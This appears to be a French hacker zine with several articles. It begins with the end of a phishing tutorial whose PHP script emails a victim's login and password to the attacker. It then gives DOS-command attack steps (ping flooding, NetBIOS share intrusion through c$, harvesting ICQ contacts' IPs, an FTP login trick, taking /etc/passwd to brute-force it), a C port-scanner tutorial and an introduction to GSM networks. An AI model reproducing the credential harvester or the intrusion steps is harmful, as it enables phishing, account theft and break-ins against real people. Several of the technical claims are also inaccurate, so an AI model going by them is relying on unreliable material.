mail("votreadressee-mail", "Le fake mail a marché !"," Bravo ! Ton fake a marché !
Le login de la victime est $login et le mot de passe du compte est $pass !", "From:
pass@hzv.com");
echo "Merci. Vos données on été actualiser avec succès.";
?>
```

Voilà. Et ça vous renvoie la login et le pass dans votre boîte d'e-mail. Pareil, vous recopiez le listening ci-dessous dans notepad et vous le nommez formulaire.php

Vous avez les 2 fichiers. Votre fake est presque fini. Vous n'avez plus qu'à mettre les 2 fichiers sur votre compte multimania. Ca, si vous ne savez pas faire, je ne peux rien pour vous !

Si vous souhaitez envoyer plusieurs fakes, il suffit de changer l'adresse e-mail de la victime et de remettre sur multimania la page index.php.

IV- CONCLUSION

Ben voila. Un article complet (enfin, je crois). C'est mon premier article pour hzv mais ce n'est sûrement pas le dernier.
Si vous avez des problèmes, questions, suggestions, insultes, n'hésitez pas >>>> bipeurs@hotmail.com
@+

Bipeurs





UN HACK SOUS DOS

Et oui ! même de simples commandes DOS peuvent se révéler utiles aux hackerz

Le DOS est une mine d'or pour djeunz hackeurZ… et comme le demandait Animu dans le Manuel #2 voilà enfin un article pour les newbies de chez newbies :)

Voici les principales commandes utiles aux attaques par DOS (à ne pas confondre avec l'attaque DoS : DenialofService qui est un plantage de l'OS distant) avec exemples et shémas à l'appui :

Le Ping :

Nom de la commande : ping

❶ Le ping sert à convertir le nom d'hôte ou l'url d'un site en ip, à obtenir des infos sur un serveur désiré (souvent voire toujours utile et indispensable avant l'attaque de SON site) et à tester le temps de réponse d'un serveur.

Exemple : C:\WINDOWS>ping www.dmpfrance.com

```
Envoi d'une requête 'ping' sur www.dmpfrance.com [212.43.196.167] avec 32 octets
de données :

Réponse de 212.43.196.167 : octets=32  temps=142 ms  TTL=240
Réponse de 212.43.196.167 : octets=32  temps=141 ms  TTL=240
Réponse de 212.43.196.167 : octets=32  temps=139 ms  TTL=240
Réponse de 212.43.196.167 : octets=32  temps=144 ms  TTL=240

Statistiques Ping pour 212.43.196.167 :
Paquets : envoyés = 4, reçus = 4, perdus = 0 (perte 0%),
Durée approximative des boucles en milli – secondes :
minimum = 139ms, maximum = 144ms, moyenne = 141ms
```

❷ La commande 'ping' a une autre fonction : le ping overflood (ou flood ping). Cette fonction du ping sert à rebooter l'ordi du mec qui vous attaque. Je l'ai appris à ma mère et quand il y a "le petit H qui clignote" (le firewall)… attention à vous ;°) hé hé

La commande à entrer est : ping –n nbr_de_packets ip.de.la.cible

Exemple : C:\WINDOWS>ping –n 65000 172.190.176.24 // j'ai mis 65000 mais faut en mettre suffisamment pour faire rebooter la machine attaquante (ou la votre ! car il est strictement interdit de faire justice sois même ;)

```
Envoi d'une requête 'ping' 172.190.176.24 avec 32 octets de données : //no panick !
                                                                       c'est mon ip
Réponse de 172.190.176.24 : octets=32 temps<10ms TTL=128
Réponse de 172.190.176.24 : octets=32 temps<10ms TTL=128
Réponse de 172.190.176.24 : octets=32 temps<10ms TTL=128
Réponse de 172.190.176.24 : octets=32 temps<10ms TTL=128
Réponse de 172.190.176.24 : octets=32 temps<10ms TTL=128
[…]
Réponse de 172.190.176.24 : octets=32 temps<10ms TTL=128
Réponse de 172.190.176.24 : octets=32 temps<10ms TTL=128
Réponse de 172.190.176.24 : octets=32 temps<10ms TTL=128   //J'ai raccourci de
                                                           quelques milliers de
                                                           lignes…
```





Statistiques Ping pour 212.43.196.167 :
Paquets : envoyés = 45631, reçus = 12563, perdus = 33098 [...]

Pour arrêter le flood faites Ctrl+C

❸ Et dernière fonction utile pour nous : l'oversize packet déjà abordé dans hackerz voice #2.
La commande à entrer est : ping –l taille dans taille rentrer la taille du paquet à envoyer comprise entre 0 et 65000 (la plus grosse possible bien sur ;)

Exemple : C:\WINDOWS>ping –l 64510 www.lesite.com

Malheureusement pour nous et heureusement pour les admins, presque tous les serveurs sont protégés et vous recevrez une message de timeout comme quoi le délai d'attente autorisé est dépassé...

Net view :

Nom de commande : net view nom_d'ordi
La commande net view sert à voir les ressources partagées d'un ordi avant une attaque NetBIOS (voir plus loin)

Exemple : C:\WINDOWS>net view \\ G4S9F2

Net use :

Nom de commande : net use \\nom_d'ordi\lettre_de_partition
La commande net use sert à se connecter au répertoire d'une ressource partagé sans pass. Son utilité la plus fréquente est dans les attaques NetBIOS pour se connecter au répertoire windows en mettant c$ à la place de la lettre de la partition (voir plus loin).
Exemple : C:\WINDOWS>net use \\ G4S9F2\d

Le statistic NetBIOS over TCP/IP :

Nom de commande : nbtstat
L'attaque par NetBios est une intrusion en règle qui sert à rentrer dans un ordi qui a des fichiers partagés (c'est un exploît NetBIOS quoi).
La commande à entrer est : nbtstat –A ip.du.pigeon

Exemple : C:\WINDOWS>nbtstat –A 172.188.66.214 // c'est aussi mon ip mais j'ai modifié le nom d'ordi (pas fou !)

NetBIOS Remote Machine Name Table

Name	Type	Status
G4S9F2	<20> UNIQUE	Registred
WORKGROUP	<00> GROUP	Registred
G4S9F2	<03> UNIQUE	Registred

MAC Adress = 44 – 45 – 53 – 54 – 00 – 00

La ligne "G4S9F2 <20> UNIQUE Registred" nous intéresse car elle possède le nom d'ordi (G4S9F2) et la valeur <20> qui veut dire que l'hôte possède des fichiers partagé et donc que l'attaque va être possible.

Il faut maintenant modifier le DOS en entrant la ligne edit lmhost pour entrer dans l'éditeur de DOS puis taper les commandes :

Ip.de.la.cible nom_de_l'ordi #PRE

Donc pour l'exemple de mon ordi :

172.188.66.214 G4S9F2 #PRE

Faites Fichier>Enregistrer puis Fichiers>Quitter pour revenir au DOS.
Tapez ensuite la commande : nbtstat -R
Vous obtenez alors : Successfull purge and preload of the NBT Remote Cache Name Table puis l'inventaire des ressources partagées (a,c,d...).
Entrez alors la commande : net view \\nom_d'ordi

Donc pour notre exemple : C:\WINDOWS>net view \\ G4S9F2

Vous obtenez alors l'inventaire des ressources partagées (a,c,d,e...)
Entrez ensuite : net use \\nom_d'ordi\X \\ X étant la lettre de partion à laquelle on veut accéder.
Puis pour accéder au répertoire vindaube (qui donnera donc accès au disque dur distant), remplacez le X par c$
Ca y est j'ai pris le contrôle de mon ordi :)

Les connexions actives :

Nom de commande : netstat -n
La commande Netstat sert à voir toutes connections actives vers votre ordi sous la forme :

Proto Adresse locale Adresse distante Etat



Mais l'utilité pour va donc être de trouver une ip sur icq. Ben oué le mec avec qui vous parlez est en connection active avec l'icq de votre ordi.

Pour choper l'ip de votre pote sur icq faut d'abord qu'il soit connecté à icq (logique). Bon quand vous voyez votre pote connecté à icq, éteignez votre icq et entrez (dans le DOS) la commande : **netstat –n** puis rallumez 5min après votre icq et envoyez un message à votre pote. Ensuite y a plus qu'à refaire **netstat –n** et une ip à du apparaître avec un port du genre 5190 ou 5191 (y en a plein mais c'est les plus courants). Son ip apparaîtra dans la partie Adresse distante sous la forme 172.183.68.46 : 5190 (décidément ces zaoliens y sont partout)

Le protocole FTP :

Nom de commande utile : ftp –n et plein d'autres.

Voyons comment hacker par FTP. Mais ne vous faites pas d'illusions cette technique ne marche à peu près que sur 1 serveur sur 100 000 (et encore). Mais qui sais peut être que si vous avez déjà gagnez au loto… vous trouverez un serveur non sécurisé. De toute façon nous c'est la technique qu'on veut c'est pas les pratiques illégales qu'on peut faire avec :)

Pour hacker un site par FTP, nous allons ouvrir l'url concerné, puis passer le login… sans login, puis passer le pass… sans pass.

Exemple : **C:\WINDOWS>ftp –n**

```
ftp> open www.dmpfrance.com                    //arf… de toute façon ça
                                                 marche pas
Connecté à www.dmpfrance.com.
220 www.dmpfrance.com FTP server ready.
ftp> quote user ftp                            //entrer quote user ftp
331 Guest login ok, send your complete e-mail address as password.
ftp> quote cwd ~root                           //entrer quote cwd ~root
530 Please login with user and pass.
ftp> quote pass ftp                            //entrer quote pass ftp
230 Guest login ok, access restriction apply
ftp>
```

Le problème c'est que vous serez logué sur le site mais pas en tant que root donc vous n'aurez pas toutes les possibilités. Pour être logé en tant que root remplacez au début : **ftp> open www.dmpfrance.com** par **ftp> open &quot ;open www.dmpfrance.com"** mais la faut plus de chance qu'au loto !

Bon maintenant que vous êtes logé sur le site (en tant que root ou non) voyons les commandes ftp qui vont nous permettre de modifier le site (petit rappel car tout le monde n'a pas hzv #1).

kdir : créer un répertoire
rmdir : supprimer un répertoire
pwd : se repérer sur le disque
cd : aller dans un répertoire
dir : voir le contenue de la racine ou du répertoire ou l'on se trouve. Pour différencier un fichier d'un répertoire, regardez le premier caractère qui est soir une lettre (répertoire) soir [-] (fichier).
cd / : revenir à la racine du répertoire
cd .. : revenir au répertoire précédent
del : supprimer un fichier
get : prendre un fichier pour le mettre sur le bureau
put : mettre un fichier de votre bureau sur le serveur
ascii : passe la connection en mode ascii
binary : passe la connection en mode binaire
system : trouver la version du demon et le type d'OS sous lequel tourne le serveur
open : établir une connection avec un serveur distant
quit : se déconnecter du serveur distant

Entrez les commandes comme ça :
ftp>get pass.txt //c'est seulement un exemple !

Cherchons maintenant le pass du root pour obtenir tous les pouvoirs (sauf si vous avez déjà gagné 3 ou 4 fois le pactole). Le fichier contenant les pass se nomme généralement " passwd " et se situe dans le rép /etc/passwd. Si il y est pas cherchez mais il est toujours facilement accessible. Quand vous avez obtenue le fichier de pass il suffit de le décrypter avec un brute force mais si il est shadow (en étoile koi) y a plus qu'a vérifier l'OS utilisé par le serveur pour utiliser le bon password cracker.

PassRetrieve_00



RACCOMMODE TES SOCKETS

... comme ça tu pourras essayer notre scanner de port

Cette article est le premier d'une suite qui aura pour thème la programmation réseau en langage C sous unix, et ses applications dans le domaine de la sécurité info évidement.Il s'adresse à des personnes ayant un minimum de connaissance dans le domaine de la programmation en langage C et des réseaux. Si j'ai choisi de faire cette article c'est parce que je trouve qu'il est intéressant de savoir comment marchent tous les outils que sont les scanners, les sniffers etc. Et après vous pourrez aller vous la péter sur IRC (J'ai codé un scan je suis trop fort !!). Toutefois, nous allons commencer à la base (Et oui ! Désolé pour les 1337), en présentant les rudiments et en programmant un petit scanner de ports très simple. Nous ne nous pencherons pas pour le moment sur la programmation de socket de type raw(Réservé aux vrais leets;), permettant de forger ses propres packets a l'état brut au niveau de la couche IP (Utilisé pour le spoofing par exemple) mais nécessitant une bonne connaissance des RFCs et des connaissances en programmation plus avancées. Bien, sur ce, mettons nous au travail ! Alors pour commencer, installer vous confortablement dans votre siège, booter sur votre distributeur préféré (Un unix évidement), allumez vous une clope, mettez le HZV sur vos genoux et appliquer. (C'est pas dur !).

Les sockets :

Le concept de base d'une socket est le suivant : C'est une API (Application Program Interface) qui va permettre le transfert de données entre 2 processus (distants ou non, nous verrons ça plus loin). Donc pour communiquer, nous allons devoir créer, dans notre cas, un socket sur le client et tenter de nous connecter à un socket sur le serveur, et c'est en écrivant dans cette socket que nos applications respectives vont pouvoir communiquer.
En langage C, la création d'une socket se présente sous cette forme :

```
int socket(int domain, int type, int protocol);
```

Vous pouvez constater qu'une socket est définie par 3 éléments. Nous allons les détailler :

domain : Il s'agit du domaine d'adressage de la socket. On pourra distinguer les deux options, principales(Il y en a d'autre) :

- AF_INET : Internet .C'est celle qui nous intéresse.
- AF_UNIX : Unix.(Pour la communication inter-processus.)

type : Il s'agit du type de socket, c'est à dire la manière dont elle va transmettre les données. Ses valeurs possibles sont pour les modes :

Direct Protocole : SOCK_RAW (Pour les 1337, c'est pour écrire directement ses paquets IP).
Mode non-connecté : SOCK_DGRAM
Mode connecté : SOCK_STREAM
(Il y en a d'autres mais elles ne sont pas intéressantes à notre niveau.)

protocol : Comme son nom l'indique, il va définir le type de protocole de la socket(A noter que les socket AF_UNIX n'en ont pas).





Ses options sont les suivantes :

0 :	Vous laissez au système le choix de déterminer le protocole. Par défaut, il choisira le TCP pour le mode connecté et UDP pour le non connecté. Logique non ?
IPPROTO_UDP :	Pour le protocole UDP
IPPROTO_TCP :	Pour le protocole TCP

(Il y en a d'autres, mais pareil ! Ça ne nous intéresse pas.)
Nous avons définie ce qu'étais une socket. Voici un exemple de socket possible :

Ex : `MaSocket = socket(AF_INET,SOCK_STREAM,0)`

Voici une socket internet en mode connecté, avec le protocole TCP(choisi par défault par le system pour un type SOCK_STREAM).

Note : Bien que nous ne nous en servirons pas ici, il est bon de savoir que ces sockets peuvent être paramétré grâce à la fonction setsockopt, toutefois nous n'en avons pas besoins.

Ca y est ! Nous savons maintenant créer des sockets. OUHAOU ! Bon, ben voila, on a une socket toute belle, mais maintenant il faut bien la connecter à quelque chose !!
Ce quelque chose est bien c'est une socket distante ! Maintenant une chose s'impose pour pouvoir connecter notre socket à une autre socket distante : une adresse bien évidemment !
En C, cette adresse sera représentée par une structure, la structure sockaddr (SOCket ADDResse pour les glandus ;).La structure sockaddr est une structure générique pour tout les types de socket, nous allons donc en utiliser une autre, plus particulière c'est à dire la structure sockaddr_in(in pour INternet) spécifique pour l'IPv4 (Pour IPv6 c'est sockaddr_in6, mais on en est pas là !).

Bien penchons nous désormais sur la définition de cette structure :

```
struct sockaddr_in{
    short           sin_family;
    u_short         sin_port;
    struct in_addr  sin_addr;
    char            sin_zero[8];
};
```

Présentons maintenant cette structure.

sin_family :	Il va représenter la famille d'adressage de la socket (AF_UNIX, AF_INET,etc ...).
sin_port :	Tout bétement le numéro de port ou elle écoute.(En format réseau attention !!!).
sin_addr :	Va représenter l'adresse ip de la machine où l'on veut connecter notre socket.(Format réseau la aussi : une ip et pas une dns!!!).
sin_zero[8] :	Ça sert a rien ca ! Alors on l'oublie.

Voyons un exemple :
L'initialisation de notre structure s'effectuera comme ceci :


```
struct sockaddr_in addrSock;
addrSock.sin_family = AF_INET;
addrSock.sin_port = htons(monPort);
addrSock.sin_addr = *(struct in_addr *) serveur->h_addr;
```

Et la je sais ce que vous allez me dire : "Putain, bordel, on comprend ked ! C'est quoi htons et *(struct in_addr *) serveur->h_addr ?"
Ne vous inquietez pas, vous allez comprendre.
On utilise la fonction htons(Host TO Network), pour convertir notre numéro de port au format réseau.
"Bon, la longue ligne qui nous saoule maintenant cest quoi ?"
Ça vous allez le voir avec l'étude de la structure suivante.(Un peu de patience allons ...).

C'est bien beau d'avoir l'adresse de notre socket de connexion, mais il faudrait peut être savoir où elle se trouve !!
Ca, on va le faire grâce a la structure hostent. Cette structure va contenir les informations relatives à la machine(l'host) où se trouve le socket sur lequel on désire se connecter. Et ben allez ! C'est reparti pour la présentation de cette structure.

Elle se présente sous la forme :

```
struct hostent{
    char *h_name;
    char **h_aliases;
    int h_addrtype;
    int h_lenght;
    char **h_addr_list;
};
```



Voici à quoi correspondent ces éléments :

h_name : Host_NAME, vous m'avez compris, il s'agit d'une chaine de caractère représentant le nom de la machine.
h_aliases : Il s'agit d'un tableau de chaînes, qui contient les éventuels alias de la machine.
h_addrtype : Il s'agit du type d'adresse de l'host (IPv4 ou IPv6).
h_lenght : Représente la longueur de l'adresse.
h_addr_list : Représente un tableau contenant la liste des adresses de cet host.

Ça s'éclaircit j'espères ??
Vous comprenez maintenant que le serveur->h_addr va représenter l'adresse du host.
Pour récupérer les informations sur notre host maintenant, nous allons utiliser la fonction gethostbyname().(Comprendre : Récupérer les infos grâce au nom de la machine.)

Cette fonction se présente comme suit :

```
struct hostent *gethostbyname(const char *name);
```

Elle renvoit un pointeur sur une structure de type hostent (voir plus haut)
L'utilisation de cette fonction peut donc être utilisée comme suit par exemple :

```
struct hostent monHost;
monHost=gethostbyname(nomDeLaMachine);
```

Cette fonction va donc utiliser le nom de la machine, pour récupérer les infos sur notre host.

Nous savons maintenant créer une socket, l'adresser une socket distante et récupérer des infos sur les hosts.
Nous avons maintenant tout ce qu'il nous faut ! Plus qu'a connecter notre socket !
Et bien pour cela, on va utiliser la fonction connect.

```
int connect(int sockfd, struct sockaddr *serv_addr, socklen_t addrlen );
```

Comme vous pouvez le constater, cette fonction prend pour arguments :

sockfd : C'est le nom de notre socket.
struct sockaddr *serv_addr : C'est un pointeur vers une strucure de type sockaddr. (Notre adresse de socket).

socklent_t addrlen : C'est la taille de notre structure sockaddr.

Elle va renvoyer une valeur >= 0 si la connexion est réussie, et une adresse < 0 si c'est raté ! (logique)

La fonction qui permet de fermer le socket est close(nomDuSocket);
Nous avons tout ce dont nous avons besoin ! C'est parti CoDiNg PoW4 ;))))

Pour illustrer ce cours, nous allons coder un petit scanner de ports en mode connecté tout bête. Pour cela, il faut comprendre comment cela fonctionne.
Alors un scanner de port ça marche comment ?
Et bien, c'est facile ! En fait les différents services qui tournent sur un serveur, ne sont autres que des applications ayant générées des sockets en attentes. De plus chaque socket est associé à un numéro de port. Il ne nous reste plus qu'a tester si la connexion à ces différents sockets marche ou pas, si c'est le cas, le port est ouvert, sinon il est fermé. Ainsi pour notre scanner, nous allons tester tous les ports souhaités en tentant une connexion au socket. Pour se faire, nous allons créer un socket sur notre machine, et tenter successivement de le connecter à tous les ports. Pour se faire, nous allons utiliser la fonction connect(voir plus haut), en changeant le numéro de port a chaque fois. On sait que si connect renvoie une valeur >= 0, la connexion est réussie (et donc le port ouvert), sinon la connexion a échouée et le port est fermé ! On va donc se servir de ça pour scanner les ports ! Mouarf

Voici le code source du HZV scann, avec le détails des explications :

```
/* Hzvscann.c codé par ReDiLs pour Hackerz Voice */

#include <stdio.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <netdb.h>

/* Connexion sur un port TCP !! */
/* Par soucis de simplicité et de place, les erreurs éventuelles ne sont pas traitées
   */
/*
```



FONCTION SCANN

```
Argument :
serveurName -> chaîne de charactères représentant le nom du serveur a scanner
nbrPorts -> Entier représentant le nombre de ports à scanner
*/

int scann(char serveurName[], int nbrPorts)          //Déclaration de la fonction scann
{
  struct sockaddr_in addrSocket;                      //Déclaration de la structure sockaddr, nommé addr-
                                                        Socket (pour addresse Socket ;)
  struct hostent *serveur;                            //Déclaration du pointeur serveur sur une struc-
                                                        ture de type hostent.
  int fd,i,portsOuverts=0;                            //Déclaration des variables.(fd pour la socket, i pour
                                                        le compteur du for, portsOuverts pour le nombre
                                                        de ports ouverts).

  serveur=gethostbyname(serveurName);                 //Récupération des informations du host par la fonc-
                                                        tion gethostbyname(voir plus haut).
  addrSocket.sin_family=AF_INET;                      //Initialisation de la structure sockaddr
  addrSocket.sin_addr=*(struct in_addr *) serveur->h_addr;   //Affectation de l'adresse de la socket
  printf("Scann sur : %s\n",serveur->h_name);        //Affichage du nom de l'host contenu dans notre
                                                        structure hostent pointée par serveur
  for(i=1;i<=nbrPorts;i++)                            //Début de la boucle for où seul le numéro de
                                                        port va changer
   {
    fd=socket(AF_INET,SOCK_STREAM,0);                 //Création de la socket de connexion
    addrSocket.sin_port=htons(i);                     //Initialisation du numéro de port passé en for-
                                                        mat réseau par la fonction htons(la aussi voir
                                                        plus haut.)
    if(connect(fd,(struct sockaddr *)&addrSocket, sizeof addrSocket)>=0)   //Test si la connexion au socket est réussie
    {
    portsOuverts++;                                   //Incrémente le nombre de ports ouverts
    printf("Le port %d est ouvert !!\n",i);           //Affiche le numéro du port ouvert
    }
    close(fd);                                        //Ferme la socket
  }
     return (portsOuverts);                           //Renvoie a la fonction main le nombre de ports
                                                        ouverts

}

int main()
{

  char *serveurName;                                  //Déclaration des variables
```





```
  int nbrPorts,PortsOuverts;                                                    //serveurName pour le nom du serveur. PortsOu-
                                                                                  verts pour le nombre de ports ouverts
  printf("\n****\nHZV Scann Version 1.0\n -=CoDeD bY ReDiLs=- \n****\n\n");    //Sans commentaires
  printf("Entrez l'adresse du serveur à scanner : ");
  scanf("%s",serveurName);                                                      //Récupération du nom du serveur
  printf("\nEntrez le nombre de ports à scanner (max 65535) : ");
  scanf("%d",&nbrPorts);                                                        //Récupération du nombre de ports à scanner
  while(nbrPorts<=0 || nbrPorts> 65535)                                         //Test si le nombre de ports saisi est correct
  {                                                                             //Sinon, redemande une saisie
  printf("Le nombre de ports entré est invalide !! Recommencer : ");
  scanf("%d",&nbrPorts);
  }

  printf("\nScann en cours, veuillez patienter ....\n");
  PortsOuverts=scann(serveurName,nbrPorts);                                     //Appel de la fonction scann qui va afficher les
                                                                                  ports ouverts et renvoyer le nombre de ports ouverts
  printf("\n\n-=Scann terminé=-\nNombre de ports ouverts : %d\nNombre de ports scannés : %d\n",PortsOuverts,nbrPorts);
  return 0;
}
```

Note : Les variables utilisées dans ce code sont certes longues, mais je les ai fais de la facon la plus explicite possible afin que vous compreniez ce qu'elle représente. De plus les commentaires sont parfois simplifiés, mais vous devez avoir compris les bases expliquées plus haut pour comprendre ce code.

Explications supplémentaires :

La fonction main est chargée de récupérer le nom du serveur à scanner, ainsi que le nombre de ports souhaité, elle fait ensuite appel à la fonction scann, puis elle affiche un bilan globale du scann.
On a déclaré une fonction scann qui sera chargée de scanner les ports un par un grâce à l'appel de la fonction connect. Le nom de la machine à scanner, ainsi que le nombre de ports à scanner sont passés en argument à la fonction scann.
Elle se déroule en deux temps, récupération des infos sur le host puis balayage des ports.

Pour l'instant, nous nous sommes contenté de tester des connexions sur des sockets distants, nous verrons plus tards comment il est possible d'écrire dans ces sockets, et de réaliser des applications communiquantes. Mais pour cela il faut déjà avoir bien compris ce cour. Voilà, un petit gcc Hzvscann.c -o Hzvscann et le tour est joué. Finis d'utiliser les scanns des autres vous avez maintenant le votre. C'est parti les H4X05, à vous de jouer !! ;]
Ce scanner est relativement simple, mais n'hésitez pas à y apporter des changements pour l'optimiser. De plus il sera détecté par tous les FireWall. Nous verrons plus tard, qu'il est possible de récupérer des bannières et de faire pleins d'autres choses marrantes.

Conclusion : J'espères que cet article vous aura plus et que vous aurez appris des choses. Sinon il y a toujours les manpages qui sont trés instructives si il y a des structures ou des fonctions que vous avez du mal à cerner. Si quelquechose reste obscure dans votre esprit, si vous pensez que cet article n'a pas lieu d'être, si vous avez une idée de ce que vous aimeriez voir traiter sur la prog réseau dans mon prochain article ou encore si vous trouvez que j'expliques comme une merde (Ou alors que j'explique bien, ca fais plaisir aussi) alors n'hésitez pas à me mailer (redils@netcourrier.com)

PS : Spécial Greetz to UzY (merci d'être aussi sympa ;)

=ReDiLs=




CRAK

Da GSM Phreak

by Snoop_PSYKOMAN

Salut à tous ! lecteurs de HZV et des manuels, voici ma première contribution au journal, je vous ai concocté un petit article sur les réseaux de téléphones portables et la norme GSM.

Intro :

Tous les téléphones portables que vous utilisez en ce moment utilisent cette norme GSM donc il est très important de bien la connaître, c'est grâce à elle que vous pouvez appeler et vous connecter sur Internet avec le WAP. Donc situons cette norme, elle fut créée en 1982, et oui ça fait longtemps déjà, c'est la CEPT (Conférences Européennes des Postes et Télécommunications) qui a défini pour la première fois une bande fréquence commune à toute l'Europe, 900 MHz. C'est avec cette bande de fréquence que la norme GSM (Groupe Spécial Mobiles) fut définie afin de créer un système de communication européen avec les téléphones mobiles. Puis en 1990, pour l'Europe, fut attribuée une nouvelle bande de fréquence 1800 MHz. De nos jours nous sommes encore à ce stade, avec 2 bandes de fréquence : 900 MHz et 1800 MHz.

L'utilisation du GSM :

La norme GSM décrit des systèmes numériques de communication avec des téléphones mobiles. Pour communiquer le téléphone a besoin de 2 parties majeures :

❶ L'équipement mobile qui permet au téléphone de communiquer avec le réseau.

❷ La carte SIM (Subscriver Identification Module), qui dans le cas d'un téléphone portable contient les informations personnelles de l'utilisateur et ses droits.

L'équipement d'un réseau GSM :

Un réseau de type GSM a besoin de 6 principaux équipements qui vont servir, dans l'ordre, à assurer une couverture radioélectrique du réseau, assurer la communication et l'exploitation, l'interconnexion, à gérer des bases de données, à localiser l'utilisateur. Nous allons voir plus en détail chacun des ces équipements afin de mieux comprendre l'acheminement de nos chères communications téléphoniques.

a) La station de base BTS (Base Transceiver Station) :

Les territoires sont découpés en de nombreuses parties, les cellules. A chaque cellule correspond une station de base BTS. La station est utilisée pour fournir des points d'entrée aux communications des utilisateurs ; ce type de station assure une couverture radioélectrique d'une cellule entière. La taille des cellules est très variable selon si on est dans une zone urbaine ou rurale (plus la densité de population est grande plus les cellules sont petites, minimum 200m, et si la densité de population est très faible la zone couverte par une cellule augmente jusqu'a 30Km). En effet les stations de base BTS ne peuvent gérer que 8 communications en même temps, car la technique de multiplexage AMRT a une limite de 8.On reverra plus tard quels sont les points de sécurité engendrés par ces stations.

b) Le contrôleur de stations de base BSC (Base Station Controller) :


Le contrôleur de station de base sert à la connexion entre plusieurs stations de base, dans un sens le contrôleur indique à une station de base l'arrivée d'un nouvel utilisateur et dans l'autre sens il indique à la base de données HLR la nouvelle position de l'utilisateur. Car à chaque fois que l'on s'apprête à changer de cellule les informations de notre carte SIM sont envoyées à la base de donnée HLR avec notre future station de base.

c) Le commutateur MSC (Mobile Switching Center) :

La principale utilisation du commutateur MSC est d'assurer l'interconnexion entre le réseau radio téléphonique et le réseau de téléphone public filaire. Mais c'est aussi lui qui gère tous les services tels que les messageries, les envois de SMS. En plus de cela il fournit un accès aux bases de données du réseau pour vérifier les droits des utilisateurs, il participe aussi à la gestion des déplacements des abonnés.

d) L'enregistreur de localisation nominal HLR (Home Location Register) :

L'enregistreur de localisation nominale est une base de données qui stocke des informations à propos des abonnés au réseau.





Selon les Fournisseurs d'Accès, il peut y avoir plusieurs HLR ou un seul, cela dépend des machines, de leur espace disponible, en fait de l'investissement du fournisseur. Cette base de données très importante gère en permanences les lieux et informations principales d'un utilisateur, tels que sa position, l'état de son téléphone (allumé, éteint, en communication...).Le HLR différencie les Terminaux (Le Téléphone en lui-même) et les utilisateurs (carte SIM), car si on met sa carte SIM dans le téléphone d'un autre il faut bien que ce soit le propriétaire de la carte SIM qui paie et non le propriétaire du téléphone. Le HLR enregistre les principales informations de la carte SIM telles que le numéro privé de l'utilisateur (celui ci est crypté et ne peut être décrypté que par le HLR), des parties de son répertoire... La base de donnée de l'HLR contient toutes les informations sur tous les utilisateurs, leur abonnement, leur temps de communication, leur dernier emplacement...

e) Le centre d'authentification AUC (AUthentication Center) :

Le centre d'authentification est aussi une base de donnée, celle-ci est utilisée pour identifier les utilisateurs et éviter les fraudes. Dans cette base de donnée sont enregistrés tous les numéros d'abonnement des utilisateurs et leurs droits, afin qu'à tout moment l'Opérateur soit au courant de l'état de la facture de n'importe quel utilisateur. En effet le réseau de téléphone portable est relativement bien sécurisé par plusieurs protections. La première est lors de l'allumage de notre terminal et l'entrée du code PIN, qui est comparée avec celui enregistré sur la carte SIM. Puis pour chaque demande de service au réseau, l'utilisateur doit s'identifier au près du AUC en envoyant son numéro d'abonnement qui est ensuite vérifié par rapport aux droits de l'utilisateur par le AUC. Une fois cette vérification terminée, le réseau demande un résultat obtenu grâce à un algorithme secret, le résultat est ensuite envoyé puis vérifié, du Terminal jusqu'au AUC sans jamais faire passer l'algorithme sur le réseau pour des questions de sécurité. Toutes ces protections sont indispensables car le système employé par les Opérateurs est que l'utilisateur ne peut pas contester sa facture, donc les risques de fraudes doivent être minimums. (mais qu'en est-il vraiment ? ... :)

f) L'enregistreur de localisation des visiteurs VLR (Visitor Location Register) :

